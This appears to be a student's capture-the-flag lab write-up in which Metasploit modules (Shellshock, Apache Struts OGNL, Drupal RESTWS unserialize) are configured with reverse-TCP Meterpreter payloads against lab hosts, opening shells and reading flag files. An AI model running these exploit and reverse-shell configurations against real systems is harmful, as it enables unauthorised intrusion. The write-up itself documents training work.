
I used the **command cat .flag7.txt** to view the file and it gave me the flag.



```
# cat .flag7.txt
cat .flag7.txt
8ks6sbhss
# █
```


Day 2 F8: Shellshock: I was trying to exploit bash. So I searched metasploit for anything with Shellshock in the name.

The highlighted one is the one, I got right off the bat cause it was #1.


root@kali: ~/Documents/day_2
File Actions Edit View Help
root@kali: ~/Documents/day_2
root@kali: ~

```
  #   Name                                              Disclosure Date  Rank       Check
Description
  -   ----                                              ---------------  ----       -----
-----------
  0   exploit/linux/http/advantech_switch_bash_env_exec  2015-12-01       excellent  Yes
Advantech Switch Bash Environment Variable Code Injection (Shellshock)
  1   exploit/multi/http/apache_mod_cgi_bash_env_exec    2014-09-24       excellent  Yes
Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
  2   auxiliary/scanner/http/apache_mod_cgi_bash_env     2014-09-24       normal     Yes
Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
  3   exploit/multi/http/cups_bash_env_exec              2014-09-24       excellent  Yes
CUPS Filter Bash Environment Variable Code Injection (Shellshock)
  4   auxiliary/server/dhclient_bash_env                 2014-09-24       normal     No
DHCP Client Bash Environment Variable Code Injection (Shellshock)
  5   exploit/unix/dhcp/bash_environment                 2014-09-24       excellent  No
Dhclient Bash Environment Variable Injection (Shellshock)
  6   exploit/linux/http/ipfire_bashbug_exec             2014-09-29       excellent  Yes
IPFire Bash Environment Variable Injection (Shellshock)
  7   exploit/multi/misc/legend_bot_exec                 2015-04-27       excellent  Yes
Legend Perl IRC Bot Remote Code Execution
  8   exploit/osx/local/vmware_bash_function_root        2014-09-24       normal     Yes
OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock)
  9   exploit/multi/ftp/pureftpd_bash_env_exec           2014-09-24       excellent  Yes
Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock)
  10  exploit/unix/smtp/qmail_bash_env_exec              2014-09-24       normal     No
Qmail SMTP Bash Environment Variable Injection (Shellshock)
  11  exploit/multi/misc/xdh_x_exec                      2015-12-04       excellent  Yes
Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution


Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/m
```


Day 2 F9:



```
  Name            Current Setting     Required  Description
  ----            ---------------     --------  -----------

  CMD_MAX_LENGTH  2048                yes       CMD max line length
  CVE             CVE-2014-6271       yes       CVE to check/exploit (Accepted: CVE-20
                                                14-6271, CVE-2014-6278)
  HEADER          User-Agent          yes       HTTP header to use
  METHOD          GET                 yes       HTTP method to use
  Proxies                             no        A proxy chain of format type:host:port
                                                [,type:host:port][...]
  RHOSTS          192.168.13.11       yes       The target host(s), see https://github
                                                .com/rapid7/metasploit-framework/wiki/
                                                Using-Metasploit
  RPATH           /bin                yes       Target PATH for binaries used by the C
                                                mdStager
  RPORT           80                  yes       The target port (TCP)
  SRVHOST         0.0.0.0             yes       The local host or network interface to
                                                 listen on. This must be an address on
                                                 the local machine or 0.0.0.0 to liste
                                                n on all addresses.
  SRVPORT         8080                yes       The local port to listen on.
  SSL             false               no        Negotiate SSL/TLS for outgoing connect
                                                ions
  SSLCert                             no        Path to a custom SSL certificate (defa
                                                ult is randomly generated)
  TARGETURI       /cgi-bin/shockme.cgi  yes     Path to CGI script
  TIMEOUT         5                   yes       HTTP read response timeout (seconds)
  URIPATH                             no        The URI to use for this exploit (defau
                                                lt is random)
  VHOST                             no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):
```

Day 2 F10:

In an earlier flag I ran a Nessus scan on 192.168.13.12



There's an error with your feed. Click here to view your license information.

My Basic Network Scan / Plugin #97610

‹ Back to Vulnerabilities

Vulnerabilities 15

CRITICAL Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)

Description

The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user.

Solution

Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later.
Alternatively, apply the workaround referenced in the vendor advisory.

See Also

http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html
http://www.nessus.org/u?77e9c654
https://cwiki.apache.org/confluence/display/WW/Version+Notes+2.5.10.1

Plugin Details


Severity:	Critical
ID:	97610
Version:	1.24
Type:	remote
Family:	CGI abuses
Published:	March 8, 2017
Modified:	November 30, 2021

Risk Information


Risk Factor: Critical
CVSS v3.0 Base Score 10.0
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/

On their most critical vulnerability was about Apache Struts. So I went into to metasploit and searched for Apache and Struts

The exploit that worked was multi.http/struts2_content_type_ognal. When I got access to the host and because I found flag 7 in root I checked root first and I found it pretty quickly




```
msf6 exploit(multi/http/struts2_content_type_ognl) > run

[*] Started reverse TCP handler on 172.24.0.124:4444
[*] Sending stage (3012548 bytes) to 192.168.13.12
[-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double che
ck TARGETURI
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts2_content_type_ognl) > [*] Meterpreter session 9 opened (172.
```




```
Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100644/rw-r--r--  22365155  fil   2022-02-08 09:17:59 -0500  cve-2017-538-example.jar
100755/rwxr-xr-x  78        fil   2022-02-08 09:17:32 -0500  entry-point.sh
040755/rwxr-xr-x  4096      dir   2025-04-17 21:03:03 -0400  exploit

meterpreter > cd /root
meterpreter > ls
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2022-02-08 09:17:45 -0500  .m2
100644/rw-r--r--  194   fil   2022-02-08 09:17:32 -0500  flagisinThisfile.7z

meterpreter > cat flagisinthisfile.7z
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > cat flagisinThisfile.7z
7z��'fV�%�!���flag 10 is wjasdufsdkg
�3�ɛ��ɔ6=�t���#��⍰⍰�{���<�H�vw{I����W�
                                            F��Q�������I�����������?�;�<�Ex|�����
                                                                                 �
                                                                                       #]
                                                                                         ��

n�]meterpreter > 
```

Day 2 F11: Drupal Exploits: In an earlier flag it talked about Drupal so I decided to search for Drupal in metasploit.




```
msf6 > search drupal

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Des
cription
   -  ----                                           ---------------  ----       -----  ---
--------
   0  exploit/unix/webapp/drupal_coder_exec          2016-07-13       excellent  Yes    Dru
pal CODER Module Remote Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2       2018-03-28       excellent  Yes    Dru
pal Drupalgeddon 2 Forms API Property Injection
   2  exploit/multi/http/drupal_drupageddon          2014-10-15       excellent  No     Dru
pal HTTP Parameter Key/Value SQL Injection
   3  auxiliary/gather/drupal_openid_xxe             2012-10-17       normal     Yes    Dru
pal OpenID External Entity Injection
   4  exploit/unix/webapp/drupal_restws_exec         2016-07-13       excellent  Yes    Dru
pal RESTWS Module Remote PHP Code Execution
   5  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20       normal     Yes    Dru
pal RESTful Web Services unserialize() RCE
   6  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02       normal     Yes    Dru
pal Views Module Users Enumeration
   7  exploit/unix/webapp/php_xmlrpc_eval            2005-06-29       excellent  Yes    PHP
 XML-RPC Arbitrary Code Execution


Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/weba
pp/php_xmlrpc_eval
```

I set all the parameters for the exploit. I ran the exploit




```
Module options (exploit/unix/webapp/drupal_restws_unserialize):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   METHOD       POST             yes       HTTP method to use (Accepted: GET, POST, PATCH
                                           , PUT)
   NODE         1                no        Node ID to target with GET method
   Proxies                       no        A proxy chain of format type:host:port[,type:h
                                           ost:port][...]
   RHOSTS       192.168.13.13    yes       The target host(s), see https://github.com/rap
                                           id7/metasploit-framework/wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.24.0.124     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PHP In-Memory
```

Once in I ran the getuid command and it gave me that user ID which was the flag.




```
meterpreter > getuid
Server username: www-data
meterpreter > 
```

Day 2 F12: In flag 1 when I did the WHOIS scan I saw that sshuser alice was listed. I ssh’ed my way into the host machine. From there I went looking for the last flag.I ran this command and it pulled up the flag. I had to ask for help with the command.

